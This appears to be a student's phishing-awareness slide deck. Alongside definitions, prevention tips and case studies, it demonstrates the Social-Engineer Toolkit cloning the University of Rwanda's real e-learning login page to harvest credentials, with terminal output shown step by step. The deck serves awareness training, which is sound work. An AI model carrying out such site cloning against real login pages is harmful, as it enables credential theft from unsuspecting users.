

---

# PHISHING AWARENESS TRAINING

NAME: SEAN MAVHIMA

DATE: SEPTEMBER - 2024

CodeAlpha\_Phishing Awareness Training

# INTRODUCTION TO PHISHING

## WHAT IS PHISHING?

Phishing is a cybercrime where attackers manipulate individuals into revealing sensitive information, often through deceptive online tactics. Phishing includes stealing passwords, credit card numbers, and personal details. Phishing can cause significant harm to individuals and organizations, leading to financial loss, identity theft, and compromised security. Understanding phishing is essential to safeguard personal and organizational assets.



# TYPES OF ATTACKS

## SPEAR AND WHALING PHISHING

Spear phishing targets specific individuals or organizations, while whaling focuses on high-profile targets such as executives. Both involve personalized attacks, making them more dangerous than generic phishing attempts.

## EMAIL PHISHING

This is the most common form of phishing, where attackers send deceptive emails that appear to come from legitimate organizations. These emails often contain malicious links or attachments, prompting users to divulge personal data.





# PREVENTION BEST PRACTICES

## STAY INFORMED

Continuous education about phishing tactics is vital. Regular training can empower employees to recognize threats and respond appropriately. Encourage sharing of phishing attempts to cultivate a vigilant culture.

## USE MULTI-FACTOR AUTHENTICATION

Enabling multi-factor authentication (MFA) adds an extra layer of security. Even if credentials are compromised, attackers will face additional hurdles to accessing accounts.

## DETECT AND REPORT

Encourage users to report suspected phishing attempts to the IT department. A prompt response can mitigate potential threats, ensuring that security protocols are updated to counteract new phishing strategies.

# REAL-LIFE THREATS

CASE STUDY	YEAR	IMPACT
Target Corporation	2013	40 million credit cards stolen
Sony PlayStation Network	2011	77 million accounts compromised
Ubiquiti Networks	2015	\$46.7 million lost

# REPORTING PHISHING




## STEPS TO REPORT PHISHING

If you encounter phishing, do not click on any links or download attachments. Report it to your organization's IT or security team immediately. Additionally, forwarding suspicious emails to anti-phishing authorities can help track and eliminate threats, strengthening overall cybersecurity efforts.

# SOCIAL ENGINEERING


Social engineering is a manipulation technique that exploits human psychology to gain confidential information, access, or valuables. Unlike phishing, which often involves technical hacking, social engineering relies on interpersonal skills and deception.

## Phishing Using Setoolkit





# Website Cloning in Setoolkit – Kali Linux [Educational purposes Only]



The screenshot shows the login page of the University of Rwanda's e-learning platform. It features the university's logo (UR) and name. Below the logo are two input fields for 'Username' and 'Password'. A blue 'Log in' button is positioned below the password field. There is a link for 'Lost password?' and a 'Cookies notice' link at the bottom.

```
root@kali: /home/africa
File Actions Edit View Help

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.31.239.48]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://elearning.ur.ac.rw/login/index.php


[*] Cloning the website: https://elearning.ur.ac.rw/login/index.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this
captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

# Real vs Fake Websites....

- Real

- Fake



# Attackers gaining Credentials using Phishing

**Fake url(Ip Address)**

The image illustrates a phishing attack using a credential harvester. It consists of two parts: a web browser window and a terminal window.

**Browser Window (Left):** Displays a fake login page for the University of Rwanda. The page has a logo with 'UR' and the text 'UNIVERSITY of RWANDA'. It includes input fields for 'Username' and 'Password', a 'Log in' button, a 'Lost password?' link, and a 'Cookies notice' link. The browser's address bar shows the IP address '172.31.239.48'.

**Terminal Window (Right):** Shows the 'webattack' tool running on a Kali Linux system. The terminal output includes instructions on how to use the tool, such as cloning a website and setting up a credential harvester. The terminal shows the following commands and output:

```
root@kali: /home/africa
File Actions Edit View Help
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.


set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.31.239.48]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://elearning.ur.ac.rw/login/index.php

[+] Cloning the website: https://elearning.ur.ac.rw/login/index.php
[+] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this
captures all POSTs on a website.
[+] The Social-Engineer Toolkit Credential Harvester Attack
[+] Credential Harvester is running on port 80
[+] Information will be displayed to you as it arrives below:
172.31.239.48 - [25/Sep/2024 06:27:16] "GET / HTTP/1.1" 200 -
```

A red arrow points from the IP address '172.31.239.48' in the terminal output to the browser's address bar, indicating that the browser is accessing the fake login page via this IP address.

# Attackers gaining user login details:



The image shows a web browser window on the left and a terminal window on the right, illustrating a web attack scenario.

**Web Browser Window:**

- Address bar: `https://elearning.ur.ac.rw/login/index.php`
- Page Title: UR - Elearning Platform
- Logo: UNIVERSITY of RWANDA
- Form fields: Username, Password
- Button: Log in
- Links: Lost password?, Cookies notice

**Terminal Window:**

- Root prompt: `root@kali: /home/africa`
- Menu options:
  - 1) Web Templates
  - 2) Site Cloner
  - 3) Custom Import
  - 99) Return to Webattack Menu
- Command entered: `set:webattack>2`
- Output:
  - `[*] Credential harvester will allow you to utilize the clone capabilities within SET`
  - `[*] to harvest credentials or parameters from a website as well as place them into a report`
- Important notice: `* IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *`
- Explanation: The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:
- Usage instructions: If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.
- Command entered: `set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.31.239.48]:`
- Output: `[*] SET supports both HTTP and HTTPS`
- Example: `http://www.thisisafakesite.com`
- Command entered: `set:webattack> Enter the url to clone:https://elearning.ur.ac.rw/login/index.php`
- Output: `[*] Cloning the website: https://elearning.ur.ac.rw/login/index.php`

On the attacker's side: seeing your login credentials



**Be on the look for Phishing attempts, Check links and messages well before clicking or trusting. Use online link verifiers.**

Common Phishing Attempts:  
Email Hacking, Whaling, Spear Phishing, Clone Phishing, Social Engineering, Man-in-the-middle attack, Vishing, Website spoofing, HTTPS phishing, Watering hole Phishing, Pop-up Phishing and others

# PHISHING



USER NAME

PASSWORD